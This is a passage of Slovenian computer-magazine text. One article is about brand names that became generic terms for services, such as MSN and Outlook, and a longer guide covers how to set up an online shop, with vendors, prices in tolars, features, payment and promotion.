Odgovor se skriva v vprašanju. Ime oziroma poimenovanje storitve ali programske opreme, ki storitev omogoča, je eden njenih ključnih atributov, saj lahko to rabi kot samodejno marketinško orodje za stalno samooglaševanje. Do tega pride iz več razlogov. Prvi pogoj za začetek širjenja tovrstnega koncepta je seveda izpolnjen – velika večina uporabnikov spleta in spletnih storitev (in seveda spremne programske opreme) je lahko vodljivih, saj uporabljajo določeno storitev, ker so jim to priporočili drugi ali ker enostavno druge možnosti ne znajo poiskati. Naslednji osnovni pogoj je vezan na samo storitev ali aplikacijo – njeno ime mora biti tako prepoznavno, da postane **sinonim za storitev**, ki jo predstavlja. S tem je ustvarjen mehanizem, ki v uporabniških krogih deluje sam od sebe.

## MICROSOFTOVI ZGLEDI

Poznamo vrsto tovrstnih storitev in spremne programske opreme, ki avtorjem posredno ali neposredno polni žepe. Pri iskanju zgledov nam ni treba daleč. Odličen primer je Microsoftov **Internet Explorer**, ki je sinonim za vrsto specifičnih storitev ali programov. Je splošna pogovorna beseda za internet, World Wide Web, spletni brskalnik in vrsto spletnih aplikacij. Ne preseneča, da so številne storitve oz. aplikacije, ki so postale sinonim za vrsto drugih, prav iz



Microsoftovih logov.

Neposredno sporočanje se je sicer začelo bolj z ICQ-jem kot **MSN Messengerjem**, a je ta predvsem zaradi pogostih posodobitev, integracije v operacijski sistem in številnih večpredstavnih funkcij hitro osvojil srca uporabnikov. MSN Messenger je postal sinonim za neposredno sporočanje prek računalnika, zato ne preseneča pogosto vprašanje med uporabniki: »Ali imaš MSN?« Morda se bodo ključne institucije kdaj v prihodnosti udarile po glavi, ker niso sprožile protimonopolnega postopka proti Microsoftu tudi zaradi integracije Messengerja, ne le zaradi Internet Explorerja, saj neposredno sporočanje zanesljivo postaja pomembno informacijsko orodje za različne skupine uporabnikov. Z integracijo določenih vsebin v aplikacijo ali storitev, bo tako dosegljiv izjemno širok krog uporabnikov.

Tudi pri elektronski pošti je standarde uporabniške izkušnje zakoličil Microsoft s svojim paketom **Outlook** oziroma **Outlook Express**. Slednji je (spet) integriran v operacijski sistem in za mnoge uporabnike pomeni prvo (in neredko tudi vsako naslednje) srečanje z elektronsko pošto. Veliko dodatkov za spletne poštne servise, ki omogočajo integracijo z Outlookom seveda ni naključje.

Urejevalnik besedil je praktično neznana besedna zveza, ki jo dobro nadomešča Microsoftov Word.


## IGRALCEV JE ŠE VEČ

Primarni nosilec blagovnih znamk, ki so sinonimi za storitve in aplikacije, pa – čeprav na prvi pogled deluje tako – ni le Microsoft. Na področju internetne telefonije je to bržkone **Skype**, ki je v uporabniških krogih ustvaril mit o brezplačnem telefoniranju. Na področju varnostnih rešitev je to – vsaj do nedavnega je to držalo – **Norton** s svojo paletto izdelkov

Ne nazadnje imamo tudi domač primer, ko je internetni ponudnik **Siol** postal zelo dober sinonim za ADSL. Da ne omenjamo še enkrat zgled iz naslova tega članka ...

## (PRE)MALO PROSTORA ZA KONKURENCO

Navedeni primeri postavljajo dodatna vprašanja. Je naključje, da gre bolj ali manj za komercialne storitve in aplikacije, ne pa za brezplačne rešitve? Kako to, da je že vzpostavljeno povezavo med nazivom in storitvijo tako težko izkoreniniti? Kaj pomeni dejstvo, da 90 odstotkov ljudi do Microsoftove programske opreme tako ali drugače pride brezplačno? Eden od sklepov je, da imajo že tako pomembne blagovne znamke na



➔ **Ključ uspeha pionirskih storitev ali izdelkov ni le to, da so bili prvi, temveč to, da so njihova imena postala sinonim za to, kar ponujajo.**

področju IT-storitev še pomembnejšo vlogo, saj puščajo izdelkom malo prostora za konkurencu. **Slabo poznavanje** področja pri večini uporabnikov celo onemogoči kakršenkoli motiv po iskanju **nadomestne rešitve**. Najverjetneje bo potrebno nekaj **generacijskih zamenjav**, da bo globlje računalniško znanje postalo splošna izobrazba in da se bodo morali današnji krovni IT-igralci malce bolj potruditi.



# Misija nemogoče!

# TRGOVINA

Kako se lotiti projekta vzpostavitve spletne trgovine, kakšne so minimalne zahteve, ki jih mora izpolnjevati spletna trgovina, kakšno upravljanje trgovine nam mora omogočiti izvajalec, kakšne nadgradnje oziroma dodatne funkcionalnosti trgovine so mogoče, kdo so ponudniki spletnih trgovin v Sloveniji in kakšni so stroški vzpostavitve spletne trgovine?

**Piše: Radoš Skrt**

[rados.skrt@mojmikro.si](mailto:rados.skrt@mojmikro.si)

Če ste se še do nedavnega obotavljali, da bi zakorakali na področje spletne prodaje, je morda ravno zdaj pravi trenutek, da se soočite z novimi izzivi in da povečate konkurenčnost vašega podjetja. Vrednost in obseg spletne prodaje se namreč večata iz dneva v dan, prav tako pa je tudi spletnih trgovin in spletnih kupcev vedno več. Po podatkih RIS-ove raziskave ([www.ris.org](http://www.ris.org)) je v Sloveniji okoli 20 % uporabnikov interneta, ki opravljajo nakupe prek spleta. Za trgovce, ki dvomijo v uspešnost internetne prodaje, naj navedemo tudi to, da porabimo Slovenci na letni ravni že preko 10 milijard tolarjev in da je trenutna letna stopnja rasti internetne potrošnje okoli 20 %. Poleg številnih in že nič-kolikokrat omenjenih prednosti, ki jih ponuja spletna trgovina trgovcem, velja izpostaviti, da pomeni spletna trgovina za trgovce **dodatni kanal** za prodajo njihovih izdelkov oz. storitev,

prodajo, ki je neodvisna od časa in prostora, ter možnost **globalne navzočnosti**, kot tudi to, da so **stroški** vzpostavitve spletne prodaje in obratovanja **zanemarljivi v primerjavi s klasično trgovino**.

## KJE ZAČETI IN KAKŠNO REŠITEV IZBRATI?

Prvi korak na poti do spletne trgovine je seveda izbira **primerne izvajalca**. Teh je na slovenskem trgu kar nekaj. Priporočljivo si je ogledati njihove spletne strani, preveriti, kaj njihove trgovine omogočajo, kakšne so njihove reference in seveda kakšne so cene. Pomembno je tudi to, da ima izvajalec dovolj znanja s področja **internetnega marketinga** in da vam lahko svetuje pri promociji trgovine in pospeševanju spletne prodaje. Svetujemo vam, da ob upoštevanju navedenih kriterijev izberete takšnega izvajalca, ki bo razumel vaše cilje in želje in ki se vam bo znal prilagoditi.


Na trgu obstajajo že **narejeni programski paketi trgovin**, ki jih je v večini primerov možno nadgraditi s posameznimi komponentami, ki

še dodatno povečajo funkcionalnost trgovine. **Modularna zasnova** takšnih trgovin omogoča trgovcu, da si sestavi trgovino po svojih željah, ki je ravno tako velika, kot jo potrebuje. Ko postane trgovina premajhna oziroma ko ne zadosti več vsem potrebam, ki jih ima trgovec, pa jo je mogoče nadgraditi z dodatnimi moduli. Seveda pa imajo takšne rešitve ravno zaradi že vnaprej pripravljenih modulov tudi določene slabosti, saj se utegne zgoditi, da ne morejo zadostiti vsem posebnim potrebam trgovcev. Seveda pa se lahko projekta spletne prodaje lotite tudi tako, da izberete takšnega izvajalca, ki vam bo izdelal popolnoma **unikatno** spletno trgovino, ki bo zadostila vsem vašim potrebam in željam. Cena bo seveda temu primerna in nekajkrat višja od že narejenih programskih rešitev, toda dobili boste natančno tisto, kar ste si zamislili.

Ne glede na to, kdo vam bo izdelal trgovino in za kakšno programsko rešitev se boste odločili, pa lahko rečemo, da sta osnovna funkcionalnost in zgradba večine trgovin zelo podobni. Brez **kataloga izdelkov**, **nakupovalne košarice** in **upravljalvskega vmesnika** za polnjenje vsebine si spletne trgovine namreč sploh ne moremo predstavljati. Od tu naprej pa se že začnejo delati razlike med enostavnimi in kompleksnejšimi spletnimi trgovinami. Že preproste trgovine lahko ponujajo celo paletu dodatnih funkcionalnosti, kot npr. iskalnik po izdelkih, možnost dodajanja akcijskih cen, sistem za priporočanje sorodnih izdelkov, možnost statistične obdelave naročil itd. Najnaprednejše trgovine pa npr. omogočajo možnost plačevanja s kreditnimi karticami in povezavo z že obstoječim poslovno-informacijskim sistemom, ki ga uporablja naročnik trgovine.

## CENE SPLETNIH TRGOVIN

Razpon cen je lahko pri spletnih trgovinah precejšen. **Enostavne**, a čisto dovolj funkcionalne trgovine lahko dobite že za približno **150.000 tolarjev**. Ena izmed takšnih rešitev je trgovina **InetiaShop** ([www.inetia.com](http://www.inetia.com)), ki vam za omenjeno ceno ponuja upravljanje s spletno trgovino prek spletnega vmesnika, samostojno ustvarjanje kategorij in podkategorij izdelkov, možnost ažuriranja izdelkov (ime, opis, slika, cena), izpis aktualne ponudbe izdelkov na osrednji strani in možnost dodajanja akcijskih cen. Cene trgovin, ki vsebujejo že nekaj orodij za pospeševanje prodaje (izpis aktualne ponud-



Upravljalvski vmesnik trgovine InetiaShop

be, akcijske cene), lestvico najbolj prodajanih izdelkov, večjezično podporo in npr. vzpostavitve plačevanja s kreditnimi karticami in s sistemom Moneta se začnejo pri **300 tisočakih**.

Prek upravljaljskega vmesnika lahko **urejate podatke o vsakem posameznem izdelku** (koda, ime, opis). Besedilo pri podrobnem opisu izdelka lahko poljubno oblikujete (možnost izbire velikosti in tipa pisave, barve besedila, poravnave, možnost dodajanja URL-povezave itd.). Dodajanje slike, ki se prikaže ob izdelku v spletni trgovini, je zelo enostavno. Ker zna sistem sam pretvoriti sliko v manjši in večji format, vam ni treba pripravljati in vnašati dveh slik za posamezen izdelek. Spletna trgovina InetiaShop omogoča tudi **pospeševanje prodaje**, in sicer tako, da lahko poleg redne cene izdelka navedete še akcijsko ceno, izdelek pa lahko uvrstite tudi v rubriko Aktualno, ki je namenjena prikazu aktualne oziroma akcijske ponudbe.

Ob cenah, ki smo jih navedli, pa velja opozorilo, da je v ceno vključena le zelo preprosta grafična podoba, ki običajno ni primerna za trgovce, ki se spletne prodaje resno lotevajo. Če želite pri kupcu že takoj ob prihodu v trgovino zapustiti dober vtis, vam svetujemo, da **ne uporabljate že vnaprej pripravljenih enostavnih predlog**, ki jih ponujajo nekateri izvajalci. Raje odštejte nekaj več denarja, da boste dobili dizajn, ki bo najbolj ustrezal naravi vašega posla in izdelkom, ki jih ponujate v trgovini. Za **atraktivno in profesionalno** narejeno oblikovno podobo, s katero boste dali trgovini tudi določeno mero verodostojnosti, boste morali odšteti še kakšnih 200 tisočakov (ali pa glede od izbire izvajalca tudi precej več). Za tiste, ki razmišljajo bolj globalno, naj navedemo še to, da znaša vrednost nadgradnje spletne prodajalne v **dodatno jezikovno različico** okoli 30 % vrednosti vzpostavitve privzete spletne trgovine.

Cene **kompleksnejših** trgovin se začnejo okrog **milijona tolarjev** in lahko gredo tudi v nebo. Odvisno pač od funkcionalnosti in morebitne integracije z obstoječim poslovno informacijskim sistemom, ki je nujno potrebna za večje trgovce, saj sicer ne bi mogli obvladovati poslovanja. Kot vidite, je razpon cen precej velik. Tudi pri spletnih trgovinah velja podobno kot pri nakupu avtomobila – ni namreč vseeno, ali kupujete twingo ali mercedes.

## KOMPLEKSNEJŠE REŠITVE

Podjetje **Oblikovanje.com** (www.oblikovanje.com) ne ponuja vnaprej pripravljenih programskih paketov trgovin, temveč zgolj rešitve, izdelane **po meri**. Prednost njihovih trgovin, ki so primerne tako za poslovanje B2B kot B2C, je v tem, da jih lahko **povežejo z že obstoječim informacijskim sistemom** podjetja ali z različnimi prodajno-blagajniškimi rešitvami (kot so Pantheon, Navision, Birokrat ipd.), tako da zmanjšajo administrativna opravila (še zlasti opravila, povezana s stanjem zalog, spremembami cenikov in obdelavo naročil), ki so potrebna pri delu s spletno trgovino, na minimum. Zaradi kompleksnejše trgovine in številnih funkcionalnosti, ki so narejene po meri stranke, je tudi

cena takšne spletne trgovine nekoliko višja, saj se začne od **1,5 milijona tolarjev** naprej.

V podobnem cenovnem okviru se gibajo tudi rešitve, ki jih ponuja podjetje **Domenca** (www.domenca.si), kjer se izdelavo spletnih trgovin, ki delujejo na podlagi programske opreme Košarica, ukvarjajo že od leta 1999. Košarica je napisana kot modularna aplikacija, zato je dodajanje funkcionalnih rešitev hitro, zanesljivo in poceni. Izhodiščna cena spletne trgovine je okoli 1,5 milijona tolarjev. Pri tem pa je treba poudariti, da vključuje trgovina poleg vseh klasičnih funkcionalnosti tudi številne **dodatne module**, kot npr. aktualne novice, ankete,

**➤ Najprej izberite sebi primerne ponudnika oziroma ponudbo: enostavno trgovino lahko dobite že za približno 150.000 tolarjev, cene naprednejših se začnejo pri 300 tisočakih, kompleksnejše pa od milijon tolarjev naprej.**

poštni sezname, ocenjevanje artiklov, podajanje mnenj o izdelkih itd. Dodaten strošek, ki ga je treba prišteti osnovni ceni, pa so moduli za naprednejše poslovanje, kot so: plačevanje s kreditnimi karticami, povezovanje sorodnih in dopolnilnih artiklov, modul za blagovne skupine (vnos »tehničnih podatkov« in možnost kasnejše primerjave), uporabniški račun (zbiranje točk zvestobe), napredni poštni sezname ipd.

**Jugoslav Petkovič**, vodja e-poslovanja, pravi da je njihov poudarek na kakovosti izdelanih trgovin. »Naš namen je imeti manjše število dobrih in predvsem uspešnih trgovin, ne pa se hvaliti, da jih imamo npr. 100.« Petkovič priznava, da niso najboljša izbira za manjše projekte, saj znaša povprečna vrednost njihovih ponudb za spletne trgovine več kot 2 milijona tolarjev, in nadaljuje: »Smo pa odlična izbira za resno poslovanje, tako da so naše celo zelo ugodne, glede na rešitve, ki jih ponujamo. Da je naša usmeritev pravilna, potrjujejo tudi nagrade, ki smo jih prejeli za naše trgovine. Leta 2004 smo prejeli srebrnega netka za trgovino Mojaknjigarna.com ter priznanje e-podjetnik leta 2004 v kategoriji spletnih trgovin, ki ga podeljuje revija Podjetnik, leta 2005 pa smo prejeli srebrnega netka za trgovino Mimovrste.com.« Ker bi pri podjetju Domenca radi, da bi bili njihovi naročniki na koncu zadovoljni tudi s prodajnimi rezultati, ki naj bi jih prinesla spletna trgovina, poskrbijo za brezplačen vpis trgovine v najpomembnejše iskalnike in imenike, naredijo osnovno optimiranje spletnega mesta za potrebe iskalnikov (SEO), naročniku trgovine pa podarijo tudi brezplačno oglaševanje s pasicami v omrežju Domenca.

Podjetje **Kivi Com** (www.kivi-com.si) iz Slovenj Gradca ravno tako izdeluje unikatne projekte, izdelane po meri naročnika. Jasno je, da upravljaljski del trgovine temelji na njihovem sistemu za upravljanje z vsebino (PIAcms.NET), vse drugo – od funkcionalnosti, oblike, vsebin in krmarjenja, pa je prilagojeno namenu projekta in zahtevam naročnika. **Tadej Visinski**, direktor podjetja, pravi, da imajo s trgovini

nami že kar nekaj izkušenj. »Nekaj nam jih je uspelo tudi izvoziti. Tako imamo npr. uspešno izvedene projekte na Floridi, trenutno pa delamo trgovino v Savdski Arabiji. Z moduli, ki jih imamo na voljo (in jih lahko hitro vključimo v nov projekt in/ali prilagodimo), lahko naredimo skoraj vse. Zaradi specifičnih zahtev vsakega posameznega naročnika bi težko pripravili splošno ponudbo z ovrednotenjem cene. Rečem lahko le, da se začetne cene vrtijo okrog milijona tolarjev in da navzgor niso omejene. Glede na naravo našega dela namreč pripravimo vsako ponudbo na podlagi predvidene količine dela, ki je seveda odvisna predvsem od obsega

trgovine in od predvidenih funkcionalnosti.«

Podono kot v podjetju Kivi Com so tudi v podjetju **Prosplet** (www.prosplet.com) razvili lasten sistem za upravljanje vsebine (Content Management), ki poleg enostavnega upravljanja spletne trgovine med drugim omogoča tudi izdelavo predračunov/računov, pregled realizacije po mesecih/letih in pošiljanje e-novic v formatu HTML. Njihova napredna spletna trgovina ponuja tudi precej uporabnih modulov, namenjenih pospeševanju prodaje (npr. modul za primerjavo med artikli, modul, ki omogoča samodejno generiranje strani glede na predhodne obiske). Preko standardiziranih XML datotek se lahko ponudba iz spletne trgovine samodejno pojavlja tudi na največjem slovenskem boljšem sejmu, www.bolha.com. V podjetju Prosplet, kjer se cene trgovin gibljejo od 500.000 do 1.500.000 tolarjev, so nam zaupali, da trenutno razvijajo tudi povezavo med spletno trgovino in ERP-sistemom DATALAB Pantheon, kar bo strankam omogočalo centralno podatkovno zbirko in enostavno poslovanje s kupci tudi v spletu.

Rešitve po meri ponujajo tudi v podjetju **Comtron** (www.comtron.si). Ena pglavitnih prednosti njihovih spletnih trgovin je ta, da omogočajo povezljivost z različnimi poslovnoinformacijskimi sistemi. V ospredju so seveda rešitve, ki so navezane na njihov lasten poslovnoinformacijski sistem **TRONInterCenter** (www.tronintercenter.com). Comtron ponuja na področju internetne prodaje tako rešitve B2B kot B2C. Ena izmed posebnosti njihove spletne trgovine B2C je ta, da se celotno naročilo stranke ob zaključku nakupa zapiše v poslovnoinformacijski sistem, kjer se samodejno ustvari naslednji dokumenti: naročilo, dobavnica, račun. Povezava spletne trgovine s poslovno logiko Tron InterCentra (TIC) je pomembna prednost Comtronove rešitve B2C, saj lahko trgovcu z avtomatizacijo procesov privarčuje dragocen čas, hkrati pa omogoča tudi, da so zaloge in cene v spletu vedno ažurne. Comtronov zadnji projekt na tem področju je spletna trgovina **Baby Center** (www.babycenter.si). Comtro-

## kako do spletne trgovine

nove trgovine B2B pa med drugim omogočajo, da ima vsak kupec svoje popuste na blago, svoj rok plačila in svoj način poslovanja. Na podlagi prijave kupca v spletno trgovino B2B mu sistem prikaže artikle in cene po pogojih, ki veljajo za tega kupca. trgovina B2B, ki je integrirana v poslovnoinformacijski sistem, omogoča poleg samodejnega ustvarjanja naročil tudi sledenje vseh naročil ter prikaz saldakontov za vsakega kupca posebej.

V podjetju **Hal interactive** imajo za potrebe izdelave spletne trgovine sicer pripravljene določene funkcionalne module, ki pa se v fazi produkcije vedno prilagodijo željam in potrebam naročnika, tako oblikovno kot tudi funkcionalno. Osnovna cena trgovine se začne približno pri milijonu tolarjev. Poleg funkcionalnih modulov, brez katerih spletna trgovina praktično ne more delovati, pa med drugim vključuje modul za pregledovanje naročil in spremljanje stanja naročil, izdelavo unikatne oblikovne rešitve na podlagi naročnikove celostne grafične podobe, samodejno razpošiljanje obvestil o nakupu kupcu in urednikom trgovine, modul za pregledovanje preteklih naročil, statistične prikaze najbolje prodajanih izdelkov po različnih časovnih obdobjih ter izpis cen v evrih. Odstopanja v ceni trgovine se pojavijo glede na obseg prilagoditev modulov, ki jih zahteva naročnik. Število izdelkov, ki se bodo prikazovali v trgovini, na ceno ne vpliva, pač pa vpliva na ceno izbor dodatnih funkcionalnih modulov, ki se med naročniki in trgovinami seveda razlikujejo.

Verjetno najnaprednejše rešitve na področju spletne prodaje v Sloveniji ponuja podjetje **Parsek** ([www.parsek.si](http://www.parsek.si)) iz Ljubljane. Parsek v okviru osnove CP2 trži rešitev **CP2 eRetail**, ki sloni na večslojni arhitekturi, aplikacijskem strežniku (CP2 Server) in sistemu za upravljanje z vsebinami (Content Services in Portal Services). Med številnimi posebnostmi sistema velja izpostaviti naslednje: pregledovanje izdelkov po proizvajalcih in cenovnih razredih, upravljanje z informacijo o ceni in zalogi na več lokacijah/skladiščih, klepet v živo s svetovalcem v relevantnem področju, dinamično računanje stroškov dostave. Poleg enkratnih stroškov, ki so povezani z vzpostavitvijo trgovine in znašajo med 500.000 in 5.000.000 tolarjev (odvisno od integracije), je treba pri Parseku računati še na redne mesečne stroške, ki se nanašajo na licenco osnove CP2 (običajno okrog 70.000 SIT), na licenco CP2 eRetail (150.308 SIT) in na gostovanje na Parsekovi strojni in programski opremi (117.563 SIT).

*Trgovina Bof ([www.bof.si](http://www.bof.si)), ki so jo izdelali pri Parseku, je ena najbolj dovršenih spletnih trgovin v Sloveniji*

Preden stopite v stik s ponudniki spletnih trgovin, je koristno obiskati čim več trgovin ter predelati nekaj osnovne teorije. Tako se boste namreč lažje pogovarjali s sogovornikom pri ponudniku, poleg tega pa boste vsaj približno vedeli, kaj želite imeti in kakšnim zahtevam mora zadostiti vaša trgovina.

## VSTOPNA STRAN SPLETNE TRGOVINE

Ker imate za pritegnitev uporabnikove pozornosti ob njegovem prihodu na spletno stran le nekaj sekund časa, je vstopna stran **najpomembnejša stran spletne trgovine**. Poleg **grafične podobe**, ki smo jo v prejšnjih vrsticah že omenjali, je zelo pomembno, da na vstopni strani izpostavite **aktualno ponudbo**, ki je po možnosti še podkrepljena z akcijskimi cenami. Zelo pomembna je tudi konsistentna in logična navigacijska struktura, ki bo uporabnika spremljala skozi celotno spletno trgovino. Priporočljivo je, da se neke na vidnem mestu skozi celotno trgovino pojavlja **iskalnik**, ki omogoča iskanje prodajnih artiklov vsaj po imenu, če ne že tudi po ceni, blagovni znamki in po besedah iz opisa proizvoda. Pomembno je tudi da so izdelki predstavljeni s primerno velikostjo in kakovostjo slik ter z ustreznim spremljajočim besedilom. Nikar ne pozabite na vstopno stran umeriti na vidno mesto povezavo, ki bo obiskovalca trgovine pripeljala do podrobnejših informacij o vašem podjetju, na pogoje naročanja in plačevanja, na informacije o dostavi. Za osnovne **kontaktne podatke** je priporočljivo, da so ves čas vidni na vseh straneh vaše spletne trgovine.

## LOGISTIKA, PLAČEVANJE IN VARNOST

Trgovec mora poskrbeti tudi za ustrezno **logistiko in dostavo izdelkov**. Ta lahko pri trgovinah z večjim prometom povzroči kar precej težav, saj se treba vsa naročila odpremiti v čim krajšem času. Svojim kupcem nikakor ne

prikrivajte stroškov dostave. Če se le da, ponudite brezplačno dostavo naročenega blaga, saj boste tako dobro zapisani pri kupcih, poleg tega pa boste dobili določeno prednost pred konkurenti, ki te ugodnosti ne ponujajo. Uspešne trgovine si prizadevajo, da bi svojim strankam ponudile kar najudobnejšo uporabniško izkušnjo s trgovino. Zaradi tega med drugim ponujajo svojim kupcem široko paleto načinov plačil. Poleg plačila blaga ob **povzetju**, ponujajo naprednejše trgovine tudi možnost plačevanja s **kreditnimi in plačilnimi karticami** (Activa, Eurocard, American Express, VISA), nekatere



Različni načini pospeševanja prodaje na vstopni strani

pa ponujajo tudi možnost plačila prek mobilnega telefona z Mobitelovo **Moneto**.

Ker je zaupanje internetnih uporabnikov od spletnega nakupovanja odvisno predvsem od zanesljivosti pri varovanju posredovanih podatkov (predvsem pri številkah plačilnih kartic), je vzpostavitev **varnega sistema nakupovanja** ena izmed najpomembnejših nalog vsakega spletnega trgovca. Temelj varnosti je 128-bitni protokol SSL (Secure Socket Layer), ki skrbi za to, da so vsi podatki, ki se prenašajo po omrežju med kupcem in trgovino, šifrirani in s tem varni pred neželenimi vpogledi in morebitnimi zlorabami.

## PROMOCIJA SPLETNE TRGOVINE

Da boste s trgovino res uspeli, potrebujete tudi **stalen promet obiskovalcev**, ki se v končni fazi zaključijo z **nakupi** v vaši trgovini. Da bi pritegnili potencialne kupce na vaše strani, mora biti vaša trgovina vpisana v **vseh večjih imenikih** (Matkurja, Slowwwenia.com) in **iskalnikih** (Najdi.si, Google). Ker je za dotok obiskovalcev v spletno trgovino zelo pomembno, da je čim višje med izpisanimi rezultati iskanj, je pomembno, da je trgovina ustrezno **optimirana za iskalnike** (Search Engine Optimization). Če vam izvajalec trgovine ne ponuja te storitve, se obrnite na enega od specializiranih ponudnikov (Nasvet.com, Optimiziraj.si), ki vam bo pomagal pripeljati trgovino na prvo stran rezultatov iskanj, kjer se zgodi 80 % vseh klikov na iskalnikih. Za ustrezno promocijo trgovine lahko poskrbite tudi s klasičnimi **promocijskimi sredstvi** (katalogi, letaki, poslovne vizitke itd.) in z oglasi na televiziji, radiju, časopisih, revijah ipd. Več kot priporočljiva je tudi ustrežna



## Spletna trgovina pomaga klasični

Uspešnost spletne trgovine se ne meri samo s številom in z vrednostjo nakupov v njej, ampak tudi s povečano prodajo v klasični trgovini, ki je posledica obiska spletne trgovine. Veliko uporabnikov namreč izkorišča internet samo za to, da primerja izdelke in njihove cene med različnimi podjetji in se na podlagi zbranih informacij odloči za nakup v klasični trgovini.

spletna promocija z oglasi na najbolj obiskanih straneh ali pa na straneh s specializirano vsebino, kjer se nahaja vaša ciljna populacija.

Ko boste začutili, da ste dovolj oboroženi z vsemi informacijami in spoznanji, sestavite ustrezno **povpraševanje**. Pri tem opravilu vam svetujemo, da poiščete **odgovore na naslednja vprašanja**: kaj želite prodajati prek interneta, kdo je vaša ciljna populacija, koliko različnih artiklov bo vsebovala vaša trgovina, kakšen način plačila boste omogočili vašim strankam (po povzetju, Moneta, plačilne kartice ...), kakšen dizajn želite imeti, kakšne funkcionalnosti bi naj omogočala vaša trgovina ipd. Ker je največ odprtih vprašanj povezanih ravno z zadnjo postavko, vas bomo v nadaljevanju opozorili tako na najnujnejše kot tudi na zgolj priporočljive funkcionalnosti, ki bi jih naj imela spletna trgovina.

### UPRAVLJANJE SPLETNE TRGOVINE

Upravljalški (administrativni) vmesnik spletne trgovine je zaščiten z geslom in uporabniškim imenom ter skrit pred navadnimi obiskovalci, saj je namenjen samo lastnikom oziroma upravljavcem trgovine. Poglavitna naloga upravljalškega vmesnika je, da omogoča **enostavno, učinkovito in varno upravljanje s spletno trgovino od koderkoli in kadarkoli**. To med drugim pomeni izpolnjevanje naslednjih nalog: dodajanje, odzemanje in urejanje kategorij ter posameznih izdelkov, enostavno posodabljanje podatkov o izdelkih (slike, besedila, cene), možnost objave dvojnih cen (akcijskih, navadnih) ipd. Upravljalški vmesnik lahko podpira še številne druge naloge, kot so dodajanje popustov za namene pospeševanja prodaje, upravljanje z uporabniki, določanje sorodnih izdelkov, ki se bodo prikazali ob podrobni predstavitvi glavnega izdelka (primer: kupec izbere hlače, sistem mu priporoča še nakup srajce, pasa in jopice).

### FUNKCIONALNOSTI SPLETNE TRGOVINE

Razlika med slabimi in kakovostnimi spletnimi trgovinami je vidna tako na zunanji strani (to je tisto, kar je vidno obiskovalcem) kot na upravljalški strani, do katere dostopa trgovec. Z vidika kupcev so nekakovostne trgovine običajno tiste, ki so neprijazno zasnovane, ki ne omogočajo sodobnih načinov plačevanja, ki ne ponujajo ažurnih informacij o cenah in zalogi, kjer so slike izdelkov nekakovostne, ki ne uporabljajo varnostnih certifikatov ipd. Vse te razlike se hitro opazijo in občutno vplivajo na uspešnost trgovine. Do razlik v kakovosti pa prihaja seveda tudi **upravljalški strani**. Urejanje spletne trgovine, ki jo je treba ročno

osveževati (dodajati izdelke, popravljati cene, slike, zaloge ipd.), je lahko zelo zamudno. Kakovostne spletne trgovine pa med drugim omogočajo povezljivost podatkov z obstoječim informacijskim sistemom, ki ga uporablja trgovec, kar pomeni, da ta nima dodatnega oziroma dvojnega dela z osveževanjem podatkov.

Funkcionalnosti, ki jih lahko ima spletna trgovina, lahko razdelimo na dva dela, in sicer na tiste, ki so pomembne za trgovca, in na tiste, ki so pomembne za kupce. Trgovcu lahko spletna trgovina med drugim omogoča oziroma ponuja naslednje:

- pregled nad **zalogami** posameznih izdelkov,
- avtomatizirano obdelavo **slikovnega gradiva** izdelkov (večanje/manjšanje fotografij),
- **povezljivost trgovine** z obstoječimi informacijskimi sistemi podjetja oziroma s prodajnimi ali blagajniškimi programi,
- možnost določanja **posebnih cen** za posamezne skupine uporabnikov (člani, nečlani) oziroma za točno določene kupce (popust na zvestobo, količinski popust),
- možnost **večejezične podpore** in **večvalutnega**

### Pregled ponudnikov spletnih trgovin

*Treba je vedeti, da je različnih rešitev toliko, kot je različnih ponudnikov spletnih trgovin. Domala vsi ponudniki ponujajo široko paleto modulov in funkcionalnosti, ki jih je možno vključiti v trgovino.*

Podjetje	naslov	reference
Nova Vizija, d.o.o.	www.inetia.com	www.mytrend.cz
Kivi Com, d.o.o.	www.kivi-com.si	www.vitasportrx.com www.salomon.si
Comtron, d.o.o.	www.comtron.si	www.babycenter.si www.com-shop.com
Domenca d.o.o.	www.domenca	www.mimovrste.com www.mojaknjigarna.com
Parsek, d.o.o.	www.parsek.si	www.bof.si, www.fmc.si
BuyITC, d.o.o.	www.BuyITC.si	www.emka.si www.neckermann.si
Hal interactive, d.o.o.	www.hal.si	www.igabiba.com
Intera, d.o.o.	www.intera.si	www.norecene.com
Oblikovanje.com	www.oblikovanje.com	www.geonavtik.com
Creativ, Novi mediji, d.o.o.	www.creativ.si	www.brest.si
N3, d.o.o.	www.n-3.si	www.darila.com
David Geršak, s.p.	www.prosplet.com	www.in-put.com
Milan Malek, s.p.	www.multimedija.net	www.naravna.si
Srđan Mahmutović, s.p.	www.spletnik.si	www.pointer-it.si
MacArol & Co., d.o.o.	www.besmarton.net	/
Borut Rozman, s.p.	www.zipp.nu	www.mantisplus.com

**sistema** (trgovci se bodo morali pripraviti na dvojno označevanje cen – v tolarjih in evrih),

- možnost pregleda in **urejanja trenutnih in preteklih naročil**,
- možnost določanja **barv in konfekcijskih števil** pri prodaji tekstilnih izdelkov,
- možnost obveščanje strank prek zbirke e-na-

slovov, ki jih je trgovec pridobil z modulom za prijavo na e-novice,

